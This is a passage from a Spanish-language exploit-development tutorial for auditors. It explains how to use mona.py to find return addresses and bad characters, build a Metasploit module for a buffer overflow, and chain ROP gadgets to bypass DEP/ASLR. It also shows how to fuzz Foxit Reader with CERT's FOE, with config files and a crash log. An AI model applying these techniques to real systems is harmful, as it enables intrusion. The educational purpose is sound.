


Figura 10. !mona suggest

El primero de ellos crea la estructura del *exploit* para el *EIP overwrite* y el segundo para el SEH.




Figura 11. !mona suggest (skeleton)

En nuestro caso utilizaremos el primer *script*, cuya estructura es mostrada también desde la ventana de *logging* de Immunity como se muestra en la imagen adjunta. Sin embargo, como podemos ver, la dirección de la instrucción que ha seleccionado para hacer el *call esp* y saltar así a nuestro *payload* contiene un *null byte,* lo que frustraría el intento de explotación, ya que la aplicación cortaría la petición HEAD justo a partir de dicho byte.

Cabe decir que ***suggest*** también admite opciones para evitar *bad characters,* por lo que podría haberse ejecutado **!mona suggest –cpb "\x00\x0a\x0d".**

Sin embargo, se utilizará el comando *find* para mostrar el potencial que puede ofrecernos. Si observamos uno de los ficheros generados durante la ejecución de !*mona.py suggest,* denominado ***findmsp.txt,*** podemos ver gran cantidad de información sobre las librerías que utiliza la aplicación así como el propio ejecutable. Como se muestra en la imagen, ninguna de esas librerías utiliza SafeSEH ni ASLR, por lo que cualquiera de ellas puede servirnos para buscar un *call esp* (siempre y cuando no contengan *null bytes*).




Figura 12. Fichero findmsp.txt

En nuestro caso seleccionaremos kernel32.dll para buscar en ella un *call esp* válido. De nuevo, utilizaremos Mona.py mediante el comando **find,** el cual nos permite buscar instrucciones, cadenas, *opcodes*, etc., dentro del espacio de direcciones del proceso. Para buscar la instrucción ejecutamos:




Figura 13. !mona find

El argumento **instr** indica que el tipo de patrón buscado es una instrucción. Con –b especificamos el rango de memoria a buscar, que como se observa en findmsp.txt se corresponde con el espacio de direcciones de kernel32.dll. Tras ejecutar el comando vemos que Mona nos muestra una dirección, 0x7c836a08 dentro de kernel32.dll que cumple con los requisitos para ser utilizado en nuestro *exploit*.

El último paso, antes de completar el exploit, es comprobar que los caracteres utilizados por nuestro *payload* no serán modificados una vez sean procesados por la aplicación. Es importante comprobar esto ya que cualquier modificación en el *payload* significará el fracaso del *exploit*. Mona también cuenta con una estupenda funcionalidad para buscar posibles *bad chars* dentro del proceso de la aplicación. La idea es generar el rango de caracteres de \x00 a \xFF e inyectarlo en memoria (usando por ejemplo, el mismo *script* en Python que utilizamos anteriormente).

Cuando se produzca el *crash* de la aplicación, mona.py irá buscando bloques de memoria de dicho rango en el proceso y los irá comparando con una copia almacenada en disco. De esta forma mona.py te irá mostrado cada uno de los bytes que fueron modificados por la aplicación. Para generar el rango de caracteres podemos usar el siguiente comando:




Figura 15. !mona compare

Una vez copiados dichos valores a nuestro *script* (la opción –b permite omitir algunos caracteres que suelen generar problemas) ejecutaríamos mona.py con el comando **compare**.




Figura 14. !mona bytearray

Como se muestran en la figura, mona.py comenzaría a indicar los caracteres que se han modificado en nuestro búfer.




Figura 16. testweb.rb (metasploit)

Una vez se hayan localizado *bad characters,* únicamente es necesario modificar el fichero exploit.rb generado por mona.py con los nuevos valores y el propio cuerpo del *exploit* para definir las cabeceras que producen el *crash*.

Por último, podemos copiar dicho *script* dentro del directorio (**./modules/exploits/Windows/http**) en Metasploit y ejecutar el mismo.




Figura 17. Ejecutando testweb desde Metasploit

Como vemos, herramientas como mona.py o Metasploit proporcionan excelentes funcionalidades que de forma automatizada nos permitirían ayudar a construir ciertos *exploits* desde 0. Desde el punto de vista del auditor, estas herramientas pueden ser realmente útiles para analizar un posible DoS de una aplicación y comprobar que el mismo puede ser o no susceptible de ser explotado, comprobar *exploits,* buscar vulnerabilidades, etc.

Aunque el ejemplo visto en este apartado es realmente simple, al tratarse de un *direct EIP overwrite,* donde no nos hemos tenido que "enfrentar" a medidas como DEP o ASLR (las cuales se verán a lo largo del documento), mona.py también proporciona excelentes comandos para evadir este tipo de barreras**. Sin lugar a dudas una de las mejores funcionalidades de este *script* es generar *ROP Gadgets*** con los que evadir DEP y ASLR (véase **!mona rop y !mona ropfunc**).

Figura 18. Rop gadget (VirtualAlloc())

La idea es buscar determinados *sets* de instrucciones en memoria (por ej. dlls) que puedan ser utilizadas para llamar a ciertas APIs de Windows con las que eludir DEP. Este *set* de instrucciones debe acabar en una instrucción de tipo RETN para poder enlazar cada uno de los *gadgets* que se vayan construyendo. Puesto que DEP impide ejecutar código desde la pila, únicamente almacenaríamos en el *stack* las direcciones de cada uno de estos *gadgets.* De esta forma, jugando con las instrucciones RETN y las direcciones alojadas de la pila, podríamos ejecutar código fuera del *stack.*

Por ejemplo, si fuera posible encontrar ciertos *gadgets* para llamar a la función **VirtualProtect()** quizás podría cambiarse el tipo de acceso a cierta página de memoria, marcándola como ejecutable, y posteriormente alojar nuestro *shellcode* en dicha página. Si en lugar de VirtualProtect(), pudiéramos construir *gadgets* para llamar a la función **SetProcessDEPPolicy()** sería posible desactivar DEP para el proceso actual y ejecutar código desde la pila.

Buscar *gadgets* en librerías (non-ASLR) suele ser una tarea realmente costosa y en muchos casos frustrante cuando no es posible encontrar los *gadgets* suficientes para llamar a cierta API. Mona.py ahorra multitud de esfuerzo buscando de forma inteligente *opcodes* que puedan ser útiles para generar un *ROP chain.*

En la imagen anterior se muestra parte de la salida generada por mona.py tras indicarle el comando **rop** y los módulos en los que quiere buscar posibles ROP *chains* (por defecto, busca en módulos sin ASLR y que no pertenezcan al sistema operativo). Como se ve en la imagen, mona.py ha encontrado una posible cadena de *gadgets* con la que llamar a **VirtualAlloc()** utilizando *MSVCR71.dll*. Con esta función sería posible asignar memoria y darle permisos de ejecución/lectura/escritura (parámetro EXECUTE_READWRITE) para posteriormente alojar nuestro *shellcode.*

Metasploit también incorpora un *script* para localizar *gadgets* (*msfrop*) aunque únicamente se limita a buscar instrucciones de tipo: **INST RET** como se muestra en la imagen adjunta.




Figura 19. msfrop




Figura 20. Search for All sequences (OllyDbg)

Algo similar a esto podemos hacer desde OllyDbg gracias a la opción "**Search for All sequences**" (ctrl+s) y sin necesidad de utilizar plugins de terceros. Con esta opción, podremos utilizar variables del tipo RA, RB, etc. para definir el tipo de instrucción/nes que necesitamos. Por ejemplo, en caso de necesitar una instrucción de tipo *pop pop ret* escribiríamos:

```
Pop ra    Pop rb    Ret
```

En el caso de ROP *gadgets*, si necesitáramos por ejemplo una instrucción del tipo **pop [registro], add esp, [valor], ret** definiríamos el filtro siguiente:




Figura 21. Gadget (Ollydbg)

Aunque obviamente estas soluciones quedan muy lejos del potencial ofrecido por mona.py pueden ser útiles en algunas ocasiones. Para ver un ejemplo práctico de ROP *gadgets* con mona.py se recomienda el post "***Universal DEP/ASLR bypass with msvcr71.dll and mona.py***" [27]

[27] **Universal DEP/ASLR bypass with msvcr71.dll and mona.py**
http://www.corelan.be/index.php/2011/07/03/universal-depaslr-bypass-with-msvcr71-dll-and-mona-py/

4.2. FAILURE OBSERVATION ENGINE: FOXIT CRASH

FOE[28] es una herramienta automatizada de *fuzzing* desarrollada por la gente del CERT Coordintation Center (www.cert.org) con la que podremos descubrir vulnerabilidades en gran variedad de aplicaciones para plataformas Windows. Para ello, FOE lleva a cabo ***mutational fuzzing***, técnica que consiste en realizar múltiples modificaciones sobre el/los fichero/s de entrada (a los que denominará *seeds*) de la aplicación que estamos auditando para intentar producir un *crash* en la misma. En el caso de producir dicho *crash*, FOE utilizará la extensión de Microsoft **!exploitable Crash Analyzer** para valorar la *explotabilidad* de la misma. Además, asociará dicho *crash* con un *hash* único para diferenciar entre los diversos tipos de *bugs* encontrados. FOE utiliza dos técnicas para detectar *crash*, bien a través del "**Console Debugger**" (cdb) o *hookeando* el exception dispatcher (KiUserExceptionDispatcher) en modo usuario (testeado únicamente en 32-bit Windows XP y Windows Server 2003).

FOE dispone de un excelente asistente de instalación, el cual nos ayudará a descargar Python, así como las bibliotecas SciPy/NumPy (bibliotecas de algoritmos matemáticos comúnmente utilizada por aplicaciones de ingeniería) y las "***Debugging Tools For Windows***". Es altamente recomendable instalar FOE en una máquina virtual debido, entre otras razones, al elevado número de ficheros temporales que éste puede generar en el sistema durante la fase de *fuzzing*.

Para poner en marcha FOE únicamente necesitamos establecer ciertos parámetros desde el fichero de configuración **c:\FOE\configs\foe.cfg** y posteriormente ejecutar **foe.py** desde la línea de comandos. Veamos un ejemplo. Supongamos que queremos auditar la versión 4.1.1 del lector Foxit. Lo primero que tenemos que configurar es el fichero de configuración **configs\foe.cfg** desde el que especificaremos qué aplicación y qué propiedades de *fuzzing* y *debugging* aplicaremos sobre el mismo. Como se observa en la imagen adjunta, especificaremos la ruta del ejecutable de Foxit Reader desde la opción **cmdline,** el directorio (dentro del definido en **outputdir**) en el que se guardarán todos los *crash* encontrados desde la opción **runid** y el número de iteraciones que sufrirá cada uno de los ficheros de entrada que le pasaremos a Foxit y los cuales se almacenarán en el directorio especificado por **seedsdir**.

```
#################################################################
#
#   FOE Options File
#
#################################################################
# OVERALL RUN OPTIONS:
#################################################################
[runoptions]

# command line for target app. double quote paths/arguments with spaces
#
# [[filename]] is replaced with the fuzzed input filename
# %(localfuzzdir)s is replaced with the localfuzzdir option below
#
# If one of the input files is 'ie.ppm' and localfuzzdir is 'C:\fuzzdir',
# the below arguments will generate the following command line:
# "C:\Program Files\Foxit Software\Foxit Reader\Foxit Reader.exe" "C:\foe\fuzzdir\ie.ppm" ie.bmp

cmdline = "C:\Program Files\Foxit Software\Foxit Reader\Foxit Reader.exe" "%(localfuzzdir)s\[[filename]]"

# if you always want to rename the input file to something specific before
# feeding it to the target app, define this option
# rename_inputfile = staticname.ppm

# ID for the run, arbitrary
runid = tvp

# starting iteration per seed file
first_iteration = 0

# ending iteration per seed file
last_iteration = 10000

# location of seed files
seedsdir = C:\foe\seedfiles\pdf

# crashing test cases are copied to [outputdir]/[runid]/[filename]
outputdir = C:\foe\crashers
```

Figura 22. configs\foe.cfg

[28] **CERT Failure Observation Engine (FOE) v1.0**
http://www.cert.org/download/foe/

Las opciones más interesantes en el apartado *fuzzer* serán el ***min/max ratio,*** los cuales se refieren al índice de *mutabilidad* que sufrirán cada uno de los *seed* suministrados a Foxit.

Valores más altos en *max_ratio* producirán mayor nivel de *mutabilidad* durante el proceso de *fuzzing*. En nuestro caso dejaremos dichos valores a los prefijados por defecto. Como vemos en los comentarios un 0,01 de max_ratio producirá una modificación de 1% de los bits de cada *seed.*

```
############################################################
# FUZZER OPTIONS
############################################################
[fuzzer]

# which fuzzer strategy to use for this run?
# default options: bytemut, bitmut, wave, swap, copy
fuzzer = bytemut

# minimum amount of file mutation:
# 0.00001 means that 0.001% of the bytes in the file will be fuzzed
min_ratio = 0.00001

# maximum amount of file mutation:
# 0.01 means that 1% of the bytes in the file will be fuzzed
max_ratio = 0.01

# set to True to only mangle ranges of the file in the range_list
use_range_list = False ;mangle entire file

# Python style list of ranges to mangle in the seed file
# [[0x00,0x80],[0x90,0x400]] mangles bytes 0x00->0x80 and 0x90->0x400
range_list = [[0,0x400]]

############################################################
# RUNNER OPTIONS
############################################################
[runner]

# which runner to use
# default options: winrun (hook), nullrun (pass to debugger always)
# winrun is only compatible with 32-bit Windows XP and Server 2003
runner = nullrun

# hide program output (stdout and stderr)?
hideoutput = False

# maximum winrun program execution time (seconds):
```

Figura 23. configs\foe.cfg

```
############################################################
# RUNNER OPTIONS
############################################################
[runner]

# which runner to use
# default options: winrun (hook), nullrun (pass to debugger always)
# winrun is only compatible with 32-bit Windows XP and Server 2003
runner = nullrun

# hide program output (stdout and stderr)?
hideoutput = False

# maximum winrun program execution time (seconds):
runtimeout = 2

# exceptions we care about
# the hook casts a wide net for exceptions (see hooks/winxp/dllmain.cpp)
# use this to further limit which exceptions you care about
exceptions = [0xC0000005,0xC000001D,0xC0000096,0xC0000094,0xC00000FD]

############################################################
# DEBUGGER OPTIONS
############################################################
[debugger]

# which debugger to use
# default options: msec (cdb + !exploitable)
debugger = msec

# maximum nullrun / debugger execution time (seconds):
runtimeout = 4

# Use Windows debug heap. Enabling the debug heap may change the
# behavior of the application, but heap corruption is detected sooner
debugheap = False

############################################################
```

Figura 24. configs\foe.cfg

Por último modificaremos el valor **runtimeout** dentro de las opciones *runner* y *debugger.* En el primer caso, este valor se refiere al número de segundos que transcurrirán antes de matar la aplicación y pasar a la siguiente iteración (en el caso de no haberse producido un *crash)*. Como valor de *debugger runtimeout* suele especificarse el doble del *runtimeout* anterior debido al *delay* generado por el *debugger* al analizar el proceso.

Si se observa la opción ***debugger*****,** vemos que por defecto se encuentra la opción *msec,* el cual utilizará el *console debugger* junto a la extensión ***!****exploitable* con la que analizar el *bug.*

Por último, antes de lanzar foe.py copiaremos algún fichero .pdf (time.pdf) dentro del directorio *c:\foe\seedfile\pdf,* el cual servirá de *seed* para cada una de las iteraciones.




Figura 25. foe.py ./configs/foe.cfg

Posteriormente, y una vez configurado foe.cfg, ejecutamos foe.py desde la consola de comandos, especificando como parámetro dicho fichero de configuración. A partir de ese momento comenzará el proceso de *fuzzing,* donde observaremos como se abre y se cierra Foxit con cada una de las versiones generadas del fichero time.pdf.

En nuestro caso, cerca de la iteración 100, Foxit se cierra inesperadamente pasando a manos del *debugger*, el cual lo cataloga con un nivel de explotabilidad *UNKNOWN*. A partir de ese momento comienza el proceso de *minimize crash(es),* que se encargará de calcular el número de bytes que necesitan ser modificados para reproducir dicho *crash* y que resultará de gran utilidad para deducir el motivo del DoS de la aplicación.

Si ahora accedemos al directorio C:\foe\crashers\tvp (que especificamos desde la variable *runid*) observaremos el siguiente contenido:




Figura 26. Fichero state.txt

Vemos que se han generado varios ficheros. Por un lado, una copia del fichero de configuración foe.cfg y, por otro, el fichero **state.txt** indicándonos el nombre del *seed* que generó el *crash* así como la iteración en la que se produjo (útil si lo que queremos es reproducir el mismo). El fichero *uniquelog.txt* describe cada uno de los *crash* generados con su correspondiente *hash*. En ocasiones estos valores pueden darnos una idea sobre el origen de los *bugs encontrados* (por ej. si tienen cierta similitud puede deberse a la misma vulnerabilidad).

Por último, encontraremos un directorio que se corresponderá con la clasificación reportada por *!exploitable*, en nuestro caso *UNKNOWN*.




Figura 27. Seeds generados

Dentro del directorio tendremos subdirectorios correspondientes a cada uno de los *crash* generados por nuestra aplicación. Cada uno de estos subdirectorios contendrá el *seed* original y el modificado que generó el DoS de la aplicación. Podemos ver las diferencias entre ambos ficheros con herramientas como WinMerge para comprobar la *mutabilidad* que llevo a cabo FOE y que produjo dicho *crash*.




Figura 28. WinMerge: PDF original VS PDF modificado

Además de los ficheros comentados anteriormente, también nos encontramos con el fichero MSEC, que se corresponde con la salida generada por el *debugger* y que nos ofrecerá información más precisa sobre el *crash* de la aplicación. En este caso, parece ser que Foxit generó una excepción debido a un *access violation*

```
ModLoad: 74600000 747ab000   C:\Windows\WinSxS\x86_microsoft.windows.gdiplus_6595b64144ccf1df_1.0.6001.18000_none_
ModLoad: 75b30000 75b44000   C:\Windows\system32\Secur32.dll
ModLoad: 75020000 7505b000   C:\Windows\system32\rsaenh.dll
ModLoad: 6db20000 6db34000   C:\Windows\system32\asycfilt.dll
ModLoad: 75b50000 75b6e000   C:\Windows\system32\USERENV.dll
ModLoad: 740d0000 7418a000   C:\Windows\system32\PROPSYS.dll
ModLoad: 770d0000 77154000   C:\Windows\system32\CLBCatQ.DLL
ModLoad: 77290000 7741a000   C:\Windows\system32\SETUPAPI.dll
(e74.2c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=033ed610 ecx=00000000 edx=00000006 esi=00000000 edi=00000000
eip=0048081a esp=0012f698 ebp=00b34788 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for FoxitReader_Lib_Public.exe -
FoxitReader_Lib_Public+0x8081a:
0048081a 8b6f10          mov     ebp,dword ptr [edi+10h] ds:0023:00000010=????????
0:000> cdb: Reading initial command 'r;!exploitable -v;q'
